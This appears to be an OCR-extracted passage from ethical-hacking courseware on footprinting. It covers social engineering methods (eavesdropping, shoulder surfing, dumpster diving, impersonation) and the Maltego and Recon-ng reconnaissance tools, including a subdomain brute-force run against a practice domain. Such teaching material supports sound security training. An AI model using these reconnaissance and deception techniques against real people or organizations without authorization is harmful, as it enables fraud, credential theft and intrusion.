154.24.32.129
154.54.5.85
154.54.47.30
154.54.9.42
129.250.4.88
129.250.3.74
129.250.2.86
129.250.2.36
129.250.5.12
129.250.7.121
128.242.179.18
162.215.243.9
162.215.243.21
162.241.0.34
162.241.0.7
108.167.150.118
162.241.216.11

Figure 2.79: Screenshot of VisualRoute



LO#10: Demonstrate Footprinting through Social Engineering



Footprinting through Social Engineering

- Social engineering is an art of exploiting human behaviour to **extract confidential information**
- Social engineers depend on the fact that **people are unaware** of their valuable information and are careless about protecting it

Social engineers attempt to gather

- Credit card details and social security number
- Usernames and passwords
- Security products in use
- Operating systems and software versions
- Network layout information
- IP addresses and names of servers

Social engineering techniques include

- Eavesdropping
- Shoulder surfing
- Dumpster diving
- Impersonation


Footprinting through Social Engineering

So far, we have discussed the different techniques for gathering information using online resources or tools. Now, we will discuss footprinting through social engineering, i.e., the art of obtaining information from people by exploiting their weaknesses. This section covers the concept as well as the techniques used to gather information through social engineering.

Social engineering is a non-technical process in which an attacker misleads a person into providing confidential information inadvertently. In other words, the target is unaware of the fact that someone is stealing confidential information. The attacker takes advantage of the gullible nature of people and their willingness to provide confidential information.

To perform social engineering, an attacker first needs to gain the confidence of an authorized user and then mislead that user into revealing confidential information. The goal of social engineering is to obtain the required confidential information and then use that information for malicious purposes such as gaining unauthorized access to the system, identity theft, industrial espionage, network intrusion, fraud, and so on. The information obtained through social engineering may include credit card details, social security numbers, usernames and passwords, other personal information, security products in use, OS and software versions, IP addresses, names of servers, network layout information, and so on.

Social engineering can be performed in many ways, such as eavesdropping, shoulder surfing, dumpster diving, impersonation, tailgating, third-party authorization, piggybacking, reverse social engineering, and so on.



Collecting Information Using Eavesdropping, Shoulder Surfing, Dumpster Diving, and Impersonation

Eavesdropping	**Unauthorized listening of conversations** or reading of messages It is the **interception of any form of communication**, such as audio, video, or text
Shoulder Surfing	**Secretly observing the target** to gather critical information, such as **passwords**, **personal identification number**, account numbers, and credit card information
Dumpster Diving	**Looking for treasure in someone else's trash** It involves the collection of **phone bills**, **contact information**, **financial information**, operations-related information, etc. from the target company's trash bins, printer trash bins, user desk for sticky notes, etc.
Impersonation	**Pretending to be a legitimate or authorized person** and using the phone or other communication medium to mislead targets and trick them into revealing information

Collecting Information Using Eavesdropping, Shoulder Surfing, Dumpster Diving, and Impersonation

Eavesdropping, shoulder surfing, dumpster diving, and impersonation are social engineering techniques widely used to collect information from people.

- **Eavesdropping**

  Eavesdropping is the act of intercepting communication in any form, such as audio, video, or text, without the consent of the communicating parties. It also includes reading confidential messages from communication media such as instant messaging or fax transmissions. The attacker can gain information by tapping phone conversations or intercepting audio, video, or written communications.

- **Shoulder Surfing**

  Shoulder surfing is a technique whereby attackers secretly observe the target to gain critical information. In the shoulder surfing technique, an attacker stands behind the victim and secretly observes the victim's activities on the computer, such as keystrokes while entering usernames, passwords, and so on. The technique is effective in gaining passwords, personal identification numbers, security codes, account numbers, credit card information, and similar data. Attackers can easily perform shoulder surfing in a crowded place, as it is relatively easy to stand behind and watch the victim without his or her knowledge.

- **Dumpster Diving**

  This uncouth technique, also known as trashing, involves the attacker rummaging for information in garbage bins. The attacker may gain vital information such as phone bills, contact information, financial information, operations-related information, printouts of source codes, printouts of sensitive information, and so on from the target company's trash bins, printer waste bins, sticky notes at users' desks, and so on**.** The attacker may also gather account information from ATM trash bins. The information can help the attacker to commit attacks.

- **Impersonation**


  Impersonation is a technique whereby an attacker pretends to be a legitimate or authorized person. Attackers perform impersonation attacks personally or use phones or other communication media to mislead targets and trick them into revealing information. The attacker might impersonate a courier/delivery person, janitor, businessman, client, technician, or he/she may pretend to be a visitor. Using this technique, an attacker gathers sensitive information by scanning terminals for passwords, searching important documents on desks, rummaging bins, and so on. The attacker may even try to overhear confidential conversations and "shoulder surf" to obtain sensitive information.

LO#11: Use Various Footprinting Tools

Footprinting Tools: Maltego and Recon-ng

Maltego

Maltego can be used to determine the **relationships and real world links** between people, groups of people, organizations, websites, Internet infrastructure, documents, etc.



Maltego Community Edition 4.2.18
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Entity Palette
Personal
Alias
Document
Email Address
Image
Person
Phone Number
Phrase
Sentiment
Social Network
Run View
Transforms
Machines
Company Stalker
New Graph (1)
Overview
Detail View
Relationships
Generator detail
Output - Transform Output
1 of 5 entities

```
Transform To Domains [DNS] returned with 2 entitie
Transform To Domains [DNS] done (from entity "www.
Running transform To Entities from WHOIS [IBM Watso
Included IBM Watson Transform runs: 99 of 100 credits remaining. Current qu
Transform To Entities from WHOIS [IBM Watson] returned with 12 entities (fr
Transform To Entities from WHOIS [IBM Watson] done (from entity "certifie
```


Attackers add a website entity to target an organization

Obtain target's phone numbers

https://www.maltego.com

Recon-ng

Recon-ng is a **Web Reconnaissance framework** with independent modules and database interaction, which provides an environment in which open source, web-based reconnaissance can be conducted



recon-ng - Parrot Terminal
File Edit View Search Terminal Help

```
  Recon
  -----
    recon/domains-domains/brute_suffix
    recon/domains-hosts/brute_hosts

[recon-ng][CEH] > modules load recon/domains-hosts/brute_hosts
[recon-ng][CEH][brute_hosts] > run

-------------------
CERTIFIEDHACKER.COM
-------------------
[*] No Wildcard DNS entry found.
[*] 01.certifiedhacker.com => No record found.
[*] 0.certifiedhacker.com => No record found.
[*] 1.certifiedhacker.com => No record found.
[*] 10.certifiedhacker.com => No record found.
[*] 14.certifiedhacker.com => No record found.
[*] 12.certifiedhacker.com => No record found.
[*] 13.certifiedhacker.com => No record found.
[*] 03.certifiedhacker.com => No record found.
[*] 02.certifiedhacker.com => No record found.
[*] 16.certifiedhacker.com => No record found.
[*] 19.certifiedhacker.com => No record found.
[*] 11.certifiedhacker.com => No record found.
[*] 2.certifiedhacker.com => No record found.
[*] 17.certifiedhacker.com => No record found.
[*] 15.certifiedhacker.com => No record found.
[*] 18.certifiedhacker.com => No record found.
[*] 20.certifiedhacker.com => No record found.
[*] 4.certifiedhacker.com => No record found.
```

Attackers use this module to gather target hosts information

Execute the query

